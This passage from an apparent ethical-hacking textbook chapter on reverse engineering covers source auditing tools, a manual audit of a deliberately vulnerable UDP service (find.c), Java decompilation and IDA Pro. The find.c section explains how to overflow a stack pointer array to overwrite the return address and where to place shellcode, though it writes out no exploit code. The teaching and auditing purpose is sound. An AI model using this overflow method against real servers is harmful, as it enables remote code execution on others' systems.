specifically in the anti-circumvention provisions of the DMCA (section 1201(f)). We will not debate the merits of the DMCA here, but will note that there continue to be instances in which it is wielded to prevent publication of security-related information obtained through the reverse engineering process (see the following "References" section). It is worth remembering that exploiting a buffer overflow in a network server is a bit different than cracking a Digital Rights Management (DRM) scheme protecting an MP3 file. You can reasonably argue that the first situation steers clear of the DMCA while the second lands right in the middle of it. When dealing with copyrighted works, remember there are two sections of the DMCA that are of primary concern to the ethical hacker, sections 1201(f) and 1201(j). Section 1201(f) addresses reverse engineering in the context of learning how to interoperate with existing software, which is not what you are after in a typical vulnerability assessment. Section 1201(j) addresses security testing and relates more closely to the ethical hacker's mission in that it becomes relevant when you are reverse engineering an access control mechanism. The essential point is that you are allowed to conduct such research as long as you have the permission of the owner of the subject system and you are acting in good faith to discover and secure potential vulnerabilities. Refer to Chapter 2 for a more detailed discussion of the DMCA.

References

Digital Millennium Copyright Act http://thomas.loc.gov/cgi-bin/query/z?c105:H.R.2281.ENR:
DMCA Related Cases www.eff.org/IP/DMCA/

Why Reverse Engineering?

With all of the other techniques covered in this book, why would you ever want to resort to something as tedious as reverse engineering? You should be interested in reverse engineering if you want to extend your vulnerability assessment skills beyond the use of the pen tester's standard bag of tricks. It doesn't take a rocket scientist to run Nessus and report its output. Unfortunately, such tools can only report on what they know. They can't report on undiscovered vulnerabilities and that is where your skills as a reverse engineer come into play. If you want to move beyond the standard features of Canvas or Metasploit and learn how to extend them effectively, you will probably want to develop at least some rudimentary reverse engineering skills. Vulnerability researchers use a variety of reverse engineering techniques to find new vulnerabilities in existing software. You may be content to wait for the security community at large to discover and publicize vulnerabilities for the more common software components that your pen-test client happens to use. But who is doing the work to discover problems with the custom, web-enabled payroll application that Joe Coder in the accounting department developed and deployed to save the company money? Possessing some reverse engineering skills will pay big dividends whether you want to conduct a more detailed analysis of popular software, or whether you encounter those custom applications that some organizations insist on running.

Reverse Engineering Considerations

Vulnerabilities exist in software for any number of reasons. Some people would say that they all stem from programmer incompetence. While there are those who have never seen a compiler error, let he who has never dereferenced a null pointer cast the first stone. In actuality, the reasons are far more varied and may include

- Failure to check for error conditions
- Poor understanding of function behaviors
- Poorly designed protocols
- Improper testing for boundary conditions

CAUTION Uninitialized pointers contain unknown data. Null pointers have been initialized to point to nothing so that they are in a known state. In C/C++ programs, attempting to access data (dereferencing) through either usually causes a program to crash or at minimum, unpredictable behavior.

As long as you can examine a piece of software, you can look for problems such as those just listed. How easy it will be to find those problems depends on a number of factors. Do you have access to the source code for the software? If so, the job of finding vulnerabilities may be easier because source code is far easier to read than compiled code. How much source code is there? Complex software consisting of thousands (perhaps tens of thousands) of lines of code will require significantly more time to analyze than smaller, simpler pieces of software. What tools are available to help you automate some or all of this source code analysis? What is your level of expertise in a given programming language? Are you familiar with common problem areas for a given language? What happens when source code is not available and you only have access to a compiled binary? Do you have tools to help you make sense of the executable file? Tools such as disassemblers and decompilers can drastically reduce the amount of time it takes to audit a binary file. In the remainder of this chapter, we will answer all of these questions and attempt to familiarize you with some of the reverse engineer's tools of the trade.

Source Code Analysis

If you are fortunate enough to have access to an application's source code, the job of reverse engineering the application will be much easier. Make no mistake, it will still be a long and laborious process to understand exactly how the application accomplishes each of its tasks, but it should be easier than tackling the corresponding application binary. A number of tools exist that attempt to automatically scan source code for known poor programming practices. These can be particularly useful for larger applications. Just remember that automated tools tend to catch common cases and provide no guarantee that an application is secure.

Source Code Auditing Tools

Many source code auditing tools are freely available on the Internet. Some of the more common ones include ITS4, RATS, FlawFinder, and Splint. Microsoft now offers its PREfast tool as part of its Visual Studio 2005 Team Edition, or with the freely downloadable Windows 2003 Driver Development Kit (DDK). On the commercial side, several vendors offer dedicated source code auditing tools that integrate into several common development environments such as Eclipse and Visual Studio. The commercial tools range in price from several thousand dollars to tens of thousands of dollars.

ITS4, RATS, and FlawFinder all operate in a fairly similar manner. Each one consults a database of poor programming practices and lists all of the danger areas found in scanned programs. In addition to known insecure functions, RATS and FlawFinder report on the use of stack allocated buffers and cryptographic functions known to incorporate poor randomness. RATS alone has the added capability that it can scan Perl, PHP, and Python code, as well as C code.

For demonstration purposes, we will take a look at a file named find.c, which implements a UDP-based remote file location service. We will take a closer look at the source code for find.c later. For the time being, let's start off by running find.c through RATS. Here we ask RATS to list input functions, output only default and high-severity warnings, and use a vulnerability database named rats-c.xml.

```
# ./rats -i -w 1 -d rats-c.xml find.c
Entries in c database: 310
Analyzing find.c
find.c:46: High: vfprintf
Check to be sure that the non-constant format string passed as argument 2 to
this function call does not come from an untrusted source that could have
added formatting characters that the code is not prepared to handle.

find.c:119: High: fixed size local buffer
find.c:164: High: fixed size local buffer
find.c:165: High: fixed size local buffer
find.c:166: High: fixed size local buffer
find.c:167: High: fixed size local buffer
find.c:172: High: fixed size local buffer
find.c:179: High: fixed size local buffer
find.c:547: High: fixed size local buffer
Extra care should be taken to ensure that character arrays that are allocated
on the stack are used safely.  They are prime targets for buffer overflow
attacks.

find.c:122: High: sprintf
find.c:513: High: sprintf
Check to be sure that the format string passed as argument 2 to this function
call does not come from an untrusted source that could have added formatting
characters that the code is not prepared to handle.  Additionally, the format
string could contain '%s' without precision that could result in a buffer
overflow.

find.c:524: High: system
Argument 1 to this function call should be checked to ensure that it does not
come from an untrusted source without first verifying that it contains
nothing dangerous.
```

```
find.c: 610: recvfrom
Double check to be sure that all input accepted from an external data source
does not exceed the limits of the variable being used to hold it.  Also make
sure that the input cannot be used in such a manner as to alter your
program's
behavior in an undesirable way.

Total lines analyzed: 638
Total time 0.000859 seconds
742724 lines per second
```

We are informed of a number of stack allocated buffers, and pointed to a couple of function calls for further, manual investigation. It is generally easier to fix these problems than it is to determine if they are exploitable and under what circumstances. For find.c, it turns out that exploitable vulnerabilities exist at both **sprintf()** calls, and the buffer declared at line 172 can be overflowed with a properly formatted input packet. However, there is no guarantee that all potentially exploitable code will be located by such tools. For larger programs, the number of false positives increases and the usefulness of the tool for locating vulnerabilities decreases. It is left to the tenacity of the auditor to run down all of the potential problems.

Splint is a derivative of the C semantic checker Lint, and as such generates significantly more information than any of the other tools. Splint will point out many types of programming problems, such as use of uninitialized variables, type mismatches, potential memory leaks, use of typically insecure functions, and failure to check function return values.

CAUTION Many programming languages allow the programmer to ignore the values returned by functions. This is a dangerous practice as function return values are often used to indicate error conditions. Assuming that all functions complete successfully is another common programming problem that leads to crashes.

In scanning for security-related problems, the major difference between Splint and the other free tools is that Splint recognizes specially formatted comments embedded in the source files that it scans. Programmers can use Splint comments to convey information to Splint concerning things such as pre- and postconditions for function calls. While these comments are not required for Splint to perform an analysis, their presence can improve the accuracy of Splint's checks. Splint recognizes a large number of command-line options that can turn off the output of various classes of errors. If you are interested in strictly security-related issues, you may need to use several options to cut down on the size of Splint's output.

Microsoft's PREfast tool has the advantage of very tight integration within the Visual Studio suite. Enabling the use of PREfast for all software builds is a simple matter of enabling code analysis within your Visual Studio properties. With code analysis enabled, source code is analyzed automatically each time you attempt to build it, and warnings and recommendations are reported inline with any other build-related messages. Typical messages report the existence of a problem, and in some cases make recommendations for fixing each problem. Like Splint, PREfast supports an annotation capability that allows

programmers to request more detailed checks from PREfast through the specification of pre- and postconditions for functions.

NOTE *Preconditions* are a set of one or more conditions that must be true upon entry into a particular portion of a program. Typical preconditions might include the fact that a pointer must not be NULL, or that an integer value must be greater than zero. *Postconditions* are a set of conditions that must hold upon exit from a particular section of a program. These often include statements regarding expected return values and the conditions under which each value might occur.

One of the drawbacks to using PREfast is that it may require substantial effort to use with projects that have been created on Unix-based platforms, effectively eliminating it as a scanning tool for such projects.

The Utility of Source Code Auditing Tools

It is clear that source code auditing tools can focus developers' eyes on problem areas in their code, but how useful are they for an ethical hacker? The same output is available to both the white hat and the black hat hacker, so how is each likely to use the information?

The White Hat Point of View

The goal of a white hat reviewing the output of a source code auditing tool should be to make the software more secure. If we trust that these tools accurately point to problem code, it will be in the white hat's best interest to spend her time correcting the problems noted by these tools. It requires far less time to convert a **strcpy()** to a **strncpy()** than it does to backtrack through the code to determine if that same **strcpy()** is exploitable. The use of **strcpy()** and similar functions do not by themselves make a program exploitable.

NOTE The **strcpy()** function is dangerous because it copies data into a destination buffer without any regard for the size of the buffer and therefore may overflow the buffer. One of the inputs to the **strncpy()** function is the maximum number of characters to be copied into the destination buffer.

Programmers who understand the details of **strcpy()** will often conduct testing to validate any parameters that will be passed to such functions. Programmers who do not understand the details of these exploitable functions often make assumptions about the format or structure of input data. While changing **strcpy()** to **strncpy()** may prevent a buffer overflow, it also has the potential to truncate data, which may have other consequences later in the application.

CAUTION The **strncpy()** function can still prove dangerous. Nothing prevents the caller from passing an incorrect length for the destination buffer, and under certain circumstances, the destination string may not be properly terminated with a null character.

It is important to make sure that proper validation of input data is taking place. This is the time-consuming part of responding to the alerts generated by source auditing tools. Having spent the time to secure the code, you have little need to spend much more time determining if the original code was actually vulnerable or not, unless you are trying to prove a point. Remember, however, that receiving a clean bill of health from a source code auditing tool by no means implies that the program is bulletproof. The only hope of completely securing a program is through the use of secure programming practices from the outset and through periodic manual review by programmers familiar with how the code is supposed to function.

NOTE For all but the most trivial of programs, it is virtually impossible to formally prove that a program is secure.

The Black Hat Point of View

The black hat is by definition interested in finding out how to exploit a program. For the black hat, output of source auditing tools can serve as a jumping-off point for finding vulnerabilities. The black hat has little reason to spend time fixing the code because this defeats his purpose. The level of effort required to determine whether a potential trouble spot is vulnerable is generally much higher than the level of effort the white hat will expend fixing that same trouble spot. And, as with the white hat, the auditing tool's output is by no means definitive. It is entirely possible to find vulnerabilities in areas of a program not flagged during the automated source audit.

The Gray Hat Point of View

So where does the gray hat fit in here? It is often not the gray hat's job to fix the source code she audits. She should certainly present her finding to the maintainers of the software, but there is no guarantee that they will act on the information, especially if they do not have the time, or worse, refuse to seriously consider the information that they are being furnished. In cases where the maintainers refuse to address problems noted in a source code audit, whether automated or manual, it may be necessary to provide a proof-of-concept demonstration of the vulnerability of the program. In these cases, it is useful for the gray hat to understand how to make use of the audit results for locating actual vulnerabilities and developing proof-of-concept code to demonstrate the seriousness of these vulnerabilities. Finally, it may fall on the auditor to assist in developing a strategy for mitigating the vulnerability in the absence of a vendor fix, as well as to develop tools for automatically locating all vulnerable instances of an application within an organization's network.

Manual Source Code Auditing

What can you do when an application is programmed in a language that is not supported by an automated scanner? How can you verify all the areas of a program that the automated scanners may have missed? How do you analyze programming constructs that are too complex for automated analysis tools to follow? In these cases, manual

auditing of the source code may be your only option. Your primary focus should be on the ways in which user-supplied data is handled within the application. Since most vulnerabilities are exploited when programs fail to properly handle user input, it is important to first understand how data is passed to an application, and second, to understand what happens with that data.

Sources of User-Supplied Data

The following list contains just a few of the ways in which an application can receive user input and some of the C functions used to obtain that input. (This list by no means represents all possible input mechanisms or combinations.)

- **Command-line parameters** **argv** manipulation
- **Environment variables** **getenv()**
- **Input data files** **read()**, **fscanf()**, **getc()**, **fgetc()**, **fgets()**, **vfscanf()**
- **Keyboard input/stdin** **read()**, **scanf()**, **getchar()**, **gets()**
- **Network data** **read()**, **recv()**, **recvfrom()**

It is important to understand that in C, any of the file-related functions can be used to read data from any file, including the standard C input file stdin. Also, since Unix systems treat network sockets as file descriptors, it is not uncommon to see file input functions (rather than the network-oriented functions) used to read network data. Finally, it is entirely possible to create duplicate copies of file/socket socket descriptors using the **dup()** or **dup2()** function.

NOTE In C/C++ programs, file descriptors 0, 1, and 2 correspond to the standard input (stdin), standard output (stdout), and standard error (stderr) devices. The **dup2()** function can be used to make stdin become a copy of any other file descriptor, including network sockets. Once this has been done, a program no longer accepts keyboard input; instead, input is taken directly from the network socket.

If this has been done, you might observe **getchar()** or **gets()** being used to read incoming network data. Several of the source code scanners take command-line options that will cause them to list all functions (such as those noted previously) in the program that take external input. Running ITS4 in this fashion against find.c yields the following:

```
# ./its4 -m -v vulns.i4d find.c
find.c:482: read
find.c:526: read
Be careful not to introduce a buffer overflow when using in a loop.
Make sure to check your buffer boundaries.
---------------
find.c:610: recvfrom
Check to make sure malicious input can have no ill effect.
Carefully check all inputs.
----------------
```

To locate vulnerabilities, you will need to determine which types of input, if any, result in user-supplied data being manipulated in an insecure fashion. First, you will need to identify the locations at which the program accepts data. Second, you will need to determine if there is an execution path that will pass the user data to a vulnerable portion of code. In tracing through these execution paths, you need to note the conditions that are required in order to influence the path of execution in the direction of the vulnerable code. In many cases, these paths are based on conditional tests performed against the user data. To have any hope of the data reaching the vulnerable code, the data will need to be formatted in such a way that it successfully passes all conditional tests between the input point and the vulnerable code. In a simple example, a web server might be found to be vulnerable when a **get** request is performed for a particular URL, while a **post** request for the same URL is not vulnerable. This can easily happen if **get** requests are farmed out to one section of code (that contains a vulnerability) and **post** requests are handled by a different section of code that may be secure. More complex cases might result from a vulnerability in the processing of data contained deep within a remote procedure call (RPC) parameter that may never reach a vulnerable area on a server unless the data is packaged in what appears, from all respects, to be a valid RPC request.

Common Problems Leading to Exploitable Conditions

Do not restrict your auditing efforts to searches for calls to functions known to present problems. A significant number of vulnerabilities exist independently of the presence of any such calls. Many buffer copy operations are performed in programmer-generated loops specific to a given application, as the programmers wish to perform their own error checking or input filtering, or the buffers being copied do not fit neatly into the molds of some standard API functions. Some of the behaviors that auditors should look for include

- Does the program make assumptions about the length of user-supplied data? What happens when the user violates these assumptions?
- Does the program accept length values from the user? What size data (1, 2, 4 bytes, etc.) does the program use to store these lengths? Does the program use signed or unsigned values to store these length values? Does the program check for the possible overflow conditions when utilizing these lengths?
- Does the program make assumptions about the content/format of user-supplied data? Does the program attempt to identify the end of various user fields based on content rather than length of the fields?
- How does the program handle situations in which the user has provided more data than the program expects? Does the program truncate the input data and if so, is the data properly truncated? Some functions that perform string copying are not guaranteed to properly terminate the copied string in all cases. One such example is **strncat**. In these cases, subsequent copy operations may result in more data being copied than the program can handle.

- When handling C style strings, is the program careful to ensure that buffers have sufficient capacity to handle all characters *including* the null termination character?
- For all array/pointer operations, are there clear checks that prevent access beyond the end of an array?
- Does the program check return values from all functions that provide them? Failure to do so is a common problem when using values returned from memory allocation functions such as **malloc**, **calloc**, **realloc**, and **new**.
- Does the program properly initialize *all* variables that might be read before they are written? If not, in the case of local function variables, is it possible to perform a sequence of function calls that effectively initializes a variable with user-supplied data?
- Does the program make use of function or jump pointers? If so, do these reside in writable program memory?
- Does the program pass user-supplied strings to any function that might in turn use those strings as format strings? It is not always obvious that a string may be used as a format string. Some formatted output operations can be buried deep within library calls and are therefore not apparent at first glance. In the past, this has been the case in many logging functions created by application programmers.

Example Using find.c

Using find.c as an example, how would this process work? We need to start with user data entering the program. As seen in the preceding ITS4 output, there is a **recvfrom()** function call that accepts an incoming UDP packet. The code surrounding the call looks like this:

```
char  buf[65536];    //buffer to receive incoming udp packet
int   sock, pid;     //socket descriptor and process id
sockaddr_in fsin;   //internet socket address information

//...
//Code to take care of the socket setup
//...

while (1) {                    //loop forever
   unsigned int alen = sizeof(fsin);
   //now read the next incoming UDP packet
   if (recvfrom(sock, buf, sizeof(buf), 0,
               (struct sockaddr *)&fsin, &alen) < 0) {
      //exit the program if an error occurred
      errexit("recvfrom: %s\n", strerror(errno));
   }
   pid = fork();              //fork a child to process the packet
   if (pid == 0) {            //Then this must be the child
      manage_request(buf, sock, &fsin);   //child handles packet
      exit(0);                //child exits after packet is processed
   }
}
```

The preceding code shows a parent process looping to receive incoming UDP packets using the **recvfrom()** function. Following a successful **recvfrom()**, a child process is forked and the **manage_request()** function called to process the received packet. We need to trace into **manage_request()** to see what happens with the user's input. We can see right off the bat that none of the parameters passed in to **manage_request()** deals with the size of **buf**, which should make the hair on the back of our neck stand up. The **manage_request()** function starts out with a number of data declarations as shown here:

```
162:  void manage_request(char *buf, int sock,
163:                       struct sockaddr_in* addr) {
164:    char init_cwd[1024];
165:    char cmd[512];
166:    char outf[512];
167:    char replybuf[65536];
168:    char *user;
169:    char *password;
170:    char *filename;
171:    char *keyword;
172:    char *envstrings[16];
173:    char *id;
174:    char *field;
175:    char *p;
176:    int  i;
```

Here we see the declaration of many of the fixed-size buffers noted earlier by RATS. We know that the input parameter **buf** points to the incoming UDP packet, and the buffer may contain up to 65535 bytes of data (the maximum size of a UDP packet). There are two interesting things to note here—first, the length of the packet is not passed into the function, so bounds checking will be difficult and perhaps completely dependent on well-formed packet content. Second, several of the local buffers are significantly smaller than 65535 bytes, so the function had better be very careful how it copies information into those buffers. Earlier, it was mentioned that the buffer at line 172 is vulnerable to an overflow. That seems a little difficult given that there is a 64KB buffer sitting between it and the return address.

NOTE Local variables are generally allocated on the stack in the order in which they are declared, which means that **replybuf** generally sits between **envstrings** and the saved return address. Recent versions of gcc/g++ (version 4.1 and later) perform stack variable reordering, which makes variable locations far less predictable.

The function proceeds to set some of the pointers by parsing the incoming packet, which is expected to be formatted as follows:

```
id some_id_value\n
user some_user_name\n
password some_users_password\n
filename some_filename\n
keyword some_keyword\n
environ key=value key=value key=value ...\n
```

The pointers in the stack are set by locating the key name, searching for the following space, and incrementing by one character position. The values become null terminated when the trailing \n is located and replaced with \0. If the key names are not found in the order listed, or trailing **\n** characters fail to be found, the input is considered malformed and the function returns. Parsing the packet goes well until processing of the optional **environ** values begins. The environ field is processed by the following code (note, the pointer p at this point is positioned at the next character that needs parsing within the input buffer):

```
envstrings[0] = NULL;   //assume no environment strings
if (!strncmp("environ", p, strlen("environ"))) {
   field = memchr(p, ' ', strlen(p));  //find trailing space
   if (field == NULL) {  //error if no trailing space
      reply(id, "missing environment value", sock, addr);
      return;
   }
   field++;     //increment to first character of key
   i = 0;       //init our index counter into envstrings
   while (1) {  //loop as long as we need to
      envstrings[i] = field;   //save the next envstring ptr
      p = memchr(field, ' ', strlen(field));  //trailing space
      if (p == NULL) {  //if no space then we need a newline
         p = memchr(field, '\n', strlen(field));
         if (p == NULL) {
            reply(id, "malformed environment value", sock, addr);
            return;
         }
         *p = '\0';   //found newline terminate last envstring
         i++;         //count the envstring
         break;       //newline marks the end so break
      }
      *p = '\0';      //terminate the envstring
      field = p + 1;  //point to start of next envstring
      i++;            //count the envstring
   }
   envstrings[i] = NULL;   //terminate the list
}
```

Following the processing of the environ field, each pointer in the envstrings array is passed to the **putenv()** function, so these strings are expected to be in the form key=value. In analyzing this code, note that the entire environ field is optional, but skipping it wouldn't be any fun for us. The problem in the code results from the fact that the while loop that processes each new environment string fails to do any bounds checking on the counter **i**, but the declaration of envstrings only allocates space for 16 pointers. If more than 16 environment strings are provided, the variables below the envstrings array on the stack will start to get overwritten. We have the makings of a buffer overflow at this point, but the question becomes: "Can we reach the saved return address?" Performing some quick math tells us that there are about 67600 bytes of stack space between the envstrings array and the saved frame pointer/saved return address. Since each member of the envstrings array occupies 4 bytes, if we add 67600/4 = 16900 additional environment strings to our input packet, the pointers to those strings will overwrite all of the stack space up to the saved frame pointer.

Two additional environment strings will give us an overwrite of the frame pointer and the return address. How can we include 16918 environment strings if the form key=value is in our packet? If a minimal environment string, say x=y, consumes 4 bytes counting the trailing space, then it would seem that our input packet needs to accommodate 67672 bytes of environment strings alone. Since this is larger than the maximum UDP packet size, we seem to be out of luck. Fortunately for us, the preceding loop does no parsing of each environment string, so there is no reason for a malicious user to use properly formatted (key=value) strings. It is left to the reader to verify that placing approximately 16919 space characters between the keyword **environ** and the trailing carriage return should result in an overwrite of the saved return address. Since an input line of that size easily fits in a UDP packet, all we need to do now is consider where to place our shellcode. The answer is to make it the last environment string, and the nice thing about this vulnerability is that we don't even need to determine what value to overwrite the saved return address with, as the preceding code handles it for us. Understanding that point is also left to the reader as an exercise.

References

RATS www.fortifysoftware.com/security-resources/rats.jsp
ITS4 www.cigital.com/its4/
FlawFinder www.dwheeler.com/flawfinder/
Splint www.splint.org
PREfast http://research.microsoft.com/displayArticle.aspx?id=634

Binary Analysis

Source code analysis will not always be possible. This is particularly true when evaluating closed source, proprietary applications. This by no means prevents the reverse engineer from examining an application; it simply makes such an examination a bit more difficult. Binary auditing requires a somewhat different skill set than source code auditing. Whereas a competent C programmer can audit C source code regardless of what type of architecture the code is intended to be compiled on, auditing binary code requires additional skills in assembly language, executable file formats, compiler behavior, operating system internals, and various other lower-level skills. Books offering to teach you how to program are a dime a dozen, while books that cover the topic of reverse engineering binaries are few and far between. Proficiency at reverse-engineering binaries requires patience, practice, and a good collection of reference material. All you need to do is consider the number of different assembly languages, high-level languages, compilers, and operating systems that exist to begin to understand how many possibilities there are for specialization.

Manual Auditing of Binary Code

Two types of tools that greatly simplify the task of reverse engineering a binary file are disassemblers and decompilers. The purpose of a *disassembler* is to generate assembly

language from a compiled binary, while the purpose of a *decompiler* is to attempt to generate source code from a compiled binary. Each task has its own challenges and both are certainly very difficult, with decompilation being by far the more difficult of the two. This is because the act of compiling source code is both a *lossy* operation, meaning information is lost in the process of generating machine language, and a *one-to-many* operation, meaning there are many valid translations of a single line of source code to equivalent machine language statements. Information that is lost during compilation can include variable names and data types, making recovery of the original source code from the compiled binary all but impossible. Additionally, a compiler asked to optimize a program for speed will generate vastly different code than that same compiler asked to optimize that same program for size. So while both compiled versions will be functionally equivalent, they will look very different to a decompiler.

Decompilers

Decompilation is perhaps the holy grail of binary auditing. With true decompilation, the notion of a closed source product vanishes, and binary auditing reverts to source code auditing as discussed previously. As mentioned earlier, however, true decompilation is an exceptionally difficult task. Some languages lend themselves very nicely to decompilation while others do not. Languages that offer the best opportunity for decompilation are typically hybrid compiled/interpreted languages such as Java or Python. Both are examples of languages that are compiled to an intermediate, machine-independent form, generally called *byte code*. This machine-independent byte code is then executed by a machine-dependent byte code interpreter. In the case of Java, this interpreter is called a *Java Virtual Machine* (JVM). Two features of Java byte code make it particularly easy to decompile. First, compiled Java byte code files, called *class* files, contain a significant amount of descriptive information. Second, the programming model for the JVM is fairly simple, and its instruction set fairly small. Both of these properties are true of compiled Python (pyc) files and the Python interpreter as well. A number of open source Java decompilers do an excellent job of recovering Java source code, including JReversePro and Jad. For Python pyc files, the decompyle project offers source code recovery services, but as of this writing the open source version only handles Python files from versions 2.3 and earlier (2.5.1 is the current Python version at this writing).

Java Decompilation Example The following simple example demonstrates the degree to which source code can be recovered from a compiled Java class file. The original source for the class PasswordChecker appears here:

```
public class PasswordChecker {
   public boolean checkPassword(String pass) {
      byte[] pwChars = pass.getBytes();
      for (int i = 0; i < pwChars.length; i++) {
         pwChars[i] += i + 1;
      }
      String pwPlus = new String(pwChars);
      return pwPlus.equals("qcvw|uyl");
   }
}
```

JReversePro is an open source Java decompiler that is itself written in Java. Running JReversePro on the compiled PasswordChecker.class file yields the following:

```
// JReversePro v 1.4.1 Wed Mar 24 22:08:32 PST 2004
// http://jrevpro.sourceforge.net
// Copyright (C)2000 2001 2002 Karthik Kumar.
// JReversePro comes with ABSOLUTELY NO WARRANTY;
// This is free software, and you are welcome to redistribute
// it under certain conditions; See the File 'COPYING' for more details.

// Decompiled by JReversePro 1.4.1
// Home : http://jrevpro.sourceforge.net
// JVM VERSION: 46.0
// SOURCEFILE: PasswordChecker.java

public class PasswordChecker{
    public PasswordChecker()
    {
         ;
         return;
    }

    public boolean checkPassword(String string)
    {
         byte[] iArr = string.getBytes();
         int j = 0;
         String string3;
         for (;j < iArr.length;) {
              iArr[j] = (byte)(iArr[j] + j + 1);
              j++;
         }
         string3 = new String(iArr);
         return (string3.equals("qcvw|uyl"));
    }
}
```

The quality of the decompilation is quite good. There are only a few minor differences in the recovered code. First, we see the addition of a default constructor not present in the original but added during the compilation process.

NOTE In object-oriented programming languages, object data types generally contain a special function called a *constructor.* Constructors are invoked each time an object is created in order to initialize each new object. A default constructor is one that takes no parameters. When a programmer fails to define any constructors for declared objects, compilers generally generate a single default constructor that performs no initialization.

Second, note that we have lost all local variable names and that JReversePro has generated its own names according to variable types. JReversePro is able to fully recover class names and function names, which helps to make the code very readable. If the class had contained any class variables, JReversePro would have been able to recover their original names as well. It is possible to recover so much data from Java files because of the amount of information stored in each class file. This information includes items

such as class names, function names, function return types, and function parameter signatures. All of this is clearly visible in a simple hex dump of a portion of a class file:

```
CA FE BA BE 00 00 00 2E 00 1E 0A 00 08 00 11 0A  ................
00 03 00 12 07 00 13 0A 00 03 00 14 08 00 15 0A  ................
00 03 00 16 07 00 17 07 00 18 01 00 06 3C 69 6E  .............<in
69 74 3E 01 00 03 28 29 56 01 00 04 43 6F 64 65  it>...()V...Code
01 00 0F 4C 69 6E 65 4E 75 6D 62 65 72 54 61 62  ...LineNumberTab
6C 65 01 00 0D 63 68 65 63 6B 50 61 73 73 77 6F  le...checkPasswo
72 64 01 00 15 28 4C 6A 61 76 61 2F 6C 61 6E 67  rd...(Ljava/lang
2F 53 74 72 69 6E 67 3B 29 5A 01 00 0A 53 6F 75  /String;)Z...Sou
72 63 65 46 69 6C 65 01 00 14 50 61 73 73 77 6F  rceFile...Passwo
72 64 43 68 65 63 6B 65 72 2E 6A 61 76 61 0C 00  rdChecker.java..
09 00 0A 0C 00 19 00 1A 01 00 10 6A 61 76 61 2F  ...........java/
6C 61 6E 67 2F 53 74 72 69 6E 67 0C 00 09 00 1B  lang/String.....
01 00 08 71 63 76 77 7C 75 79 6C 0C 00 1C 00 1D  ...qcvw|uyl.....
01 00 0F 50 61 73 73 77 6F 72 64 43 68 65 63 6B  ...PasswordCheck
65 72 01 00 10 6A 61 76 61 2F 6C 61 6E 67 2F 4F  er...java/lang/O
62 6A 65 63 74 01 00 08 67 65 74 42 79 74 65 73  bject...getBytes
01 00 04 28 29 5B 42 01 00 05 28 5B 42 29 56 01  ...()[B...([B)V.
00 06 65 71 75 61 6C 73 01 00 15 28 4C 6A 61 76  ..equals...(Ljav
61 2F 6C 61 6E 67 2F 4F 62 6A 65 63 74 3B 29 5A  a/lang/Object;)Z
```

With all of this information present, it is a relatively simple matter for any Java decompiler to recover high-quality source code from a class file.

Decompilation in Other Compiled Languages Unlike Java and Python, which compile to a platform-independent byte code, languages like C and C++ are compiled to platform-specific machine language, and linked to operating system–specific libraries. This is the first obstacle to decompiling programs written in such languages. A different decompiler would be required for each machine language that we wish to decompile. Further complicating matters, compiled programs can generally be stripped of all debugging and naming (symbol) information, making it impossible to recover any of the original names used in the program, including function and variable names and type information. Nevertheless, research and development on decompilers does continue. The leading contender in this arena is a new product from the author of the Interactive Disassembler Professional (IDA Pro). The tool, named Hex-Rays, is an IDA plug-in that can be used to generate decompilations of compiled x86 programs.

Disassemblers

While decompilation of compiled code is an extremely challenging task, disassembly of that same code is not. For any compiled program to execute, it must communicate some information to its host operating system. The operating system will need to know the entry point of the program (the first instruction that should execute when the program is started), the desired memory layout of the program including the location of code and data, and what libraries the program will need access to while it is executing. All of this information is contained within an executable file and is generated during the compilation and linking phases of the program's development. Loaders interpret these executable files to communicate the required information to the operating system when a file is executed. Two common executable file formats are the Portable Executable (PE) file

format used for Microsoft Windows executables, and the Executable and Linking Format (ELF) used by Linux and other Unix variants. Disassemblers function by interpreting these executable file formats (in a manner similar to the operating system loader) to learn the layout of the executable, and then processing the instruction stream starting from the entry point to break the executable down into its component functions.

IDA Pro

IDA Pro was created by Ilfak Guilfanov of DataRescue Inc., and as mentioned earlier it is perhaps the premier disassembly tool available today. IDA understands a large number of machine languages and executable file formats. At its heart, IDA is actually a database application. When a binary is loaded for analysis, IDA loads each byte of the binary into a database and associates various flags with each byte. These flags can indicate whether a byte represents code, data, or more specific information such as the first byte of a multibyte instruction. Names associated with various program locations and comments generated by IDA or entered by the user are also stored into the database. Disassemblies are saved as .idb files separate from the original binary, and .idb files are referred to as database files. Once a disassembly has been saved to its associated database file, IDA has no need for the original binary, as all information is incorporated into the database file. This is useful if you want to analyze malicious software but don't want the malicious binary to remain present on your system.

When used to analyze dynamically linked binaries, IDA Pro makes use of embedded symbol table information to recognize references to external functions. Within IDA Pro's disassembly listing, the use of standard library names helps make the listing far more readable. For example,

```
call strcpy
```

is far more readable than

```
call sub_8048A8C    ;call the function at address 8048A8C
```

For statically linked C/C++ binaries, IDA uses a technique termed *Fast Library Identification and Recognition Technology* (FLIRT), which attempts to recognize whether a given machine language function is known to be a standard library function. This is accomplished by matching disassembled code against signatures of standard library functions used by common compilers. With FLIRT and the application of function type signatures, IDA is able to produce a much more readable disassembly.

In addition to a straightforward disassembly listing, IDA contains a number of powerful features that greatly enhance your ability to analyze a binary file. Some of these features include

- Graphing capabilities to chart function relationships
- Flowcharting capabilities to chart function flow
- A strings window to display sequences of ASCII or Unicode characters contained in the binary file

- A large database of common data structure layouts and function prototypes
- A powerful plug-in architecture that allows extensions to IDA's capabilities to be easily incorporated
- A scripting engine for automating many analysis tasks
- An integrated debugger

Using IDA Pro An IDA session begins when you select a binary file to analyze. Figure 12-1 shows the initial analysis window displayed by IDA once a file has been opened. Note that IDA has already recognized this particular file as a PE format executable for Microsoft Windows and has chosen x86 as the processor type. When a file is loaded into IDA, a significant amount of initial analysis takes place. IDA analyzes the instruction sequence, assigning location names to all program addresses referred to by jump or call instructions, and assigning data names to all program locations referred to in data references. If symbol table information is present in the binary, IDA will utilize names derived from the symbol table rather than automatically generated names.

IDA assigns global function names to all locations referenced by call instructions and attempts to locate the end of each function by searching for corresponding return instructions. A particularly impressive feature of IDA is its ability to track program stack

